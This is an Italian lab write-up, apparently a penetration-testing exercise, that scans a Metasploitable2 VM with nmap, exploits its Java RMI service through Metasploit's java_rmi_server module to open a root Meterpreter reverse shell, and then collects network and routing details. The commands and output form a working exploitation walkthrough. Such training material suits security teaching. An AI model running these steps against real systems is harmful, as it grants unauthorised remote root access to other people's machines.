

Exploit Java RMI su Metasploitable

L'obiettivo dell'esercitazione di oggi è quello di simulare un attacco utilizzando il framework Metasploit per sfruttare la vulnerabilità Java RMI ed ottenere una shell Meterpreter sulla macchina vittima(**Metasploitable2**). Una volta stabilita la sessione Meterpreter, raccoglieremo informazioni relative alla configurazione di rete e alla tabella di routing della macchina target.

Configurazione Iniziale delle Macchine

Prima di procedere con l'attacco, è necessario assicurarsi che entrambe le macchine coinvolte siano correttamente configurate e raggiungibili.





Riavviamo l'interfaccia di rete delle macchine e testiamo con un **ping**.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=5.43 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.561 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.592 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=7.15 ms
^C
── 192.168.11.112 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.561/3.434/7.153/2.922 ms
```

Per identificare i servizi in ascolto sulla macchina vittima eseguiamo uno scan delle porte utilizzando **nmap**.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.11.112
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-14 04:59 EDT
Stats: 0:01:12 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 69.57% done; ETC: 05:01 (0:00:26 remaining)
Stats: 0:02:23 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 73.91% done; ETC: 05:02 (0:00:46 remaining)
Nmap scan report for 192.168.11.112
Host is up (0.0093s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp?
53/tcp   open  domain       ISC BIND 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind      2 (RPC #100000)
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:07:A3:A7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 194.81 seconds
```

L'output conferma che il servizio **Java RMI** è attivo sulla porta **1099** , rendendo la macchina target vulnerabile.

Configurazione e Lancio dell'Exploit

Per sfruttare la vulnerabilità utilizziamo **Metasploit**.
Digitiamo **options** per verificare i parametri richiesti, **LHOST** e **payload** sono già impostati correttamente, dobbiamo solo impostare **RHOST** e lanciamo l'exploit con il comando **run**.

```
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/M7pf1noWK
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:58581) at 2025-03-14 05:
06:34 -0400

meterpreter > getuid
Server username: root
```

Una volta ottenuta la sessione **Meterpreter**, possiamo verificare l'utente utilizzando il comando **getuid,** la risposta conferma che siamo autenticati come **root**.

Per ottenere la configurazione di rete utilizziamo il comando **ifconfig.**

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:07:a3:a7
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe07:a3a7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2577 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2527 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:312179 (304.8 KB)  TX bytes:196349 (191.7 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:241 errors:0 dropped:0 overruns:0 frame:0
          TX packets:241 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:40943 (39.9 KB)  TX bytes:40943 (39.9 KB)
```

Possiamo ottenere le informazioni sulla tabella di routing della macchina vittima digitando **route**.

```
route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.11.0    *               255.255.255.0   U     0      0        0 eth0
default         192.168.11.1    0.0.0.0         UG    100    0        0 eth0
```

Conclusioni

L'esercitazione di oggi ci dimostra come un servizio apparentemente innocuo, come Java RMI , possa essere sfruttato per ottenere il controllo completo di una macchina remota. Attraverso l'utilizzo di Metasploit , è stato possibile ottenere una shell Meterpreter e raccogliere informazioni chiave sulla configurazione di rete della macchina vittima.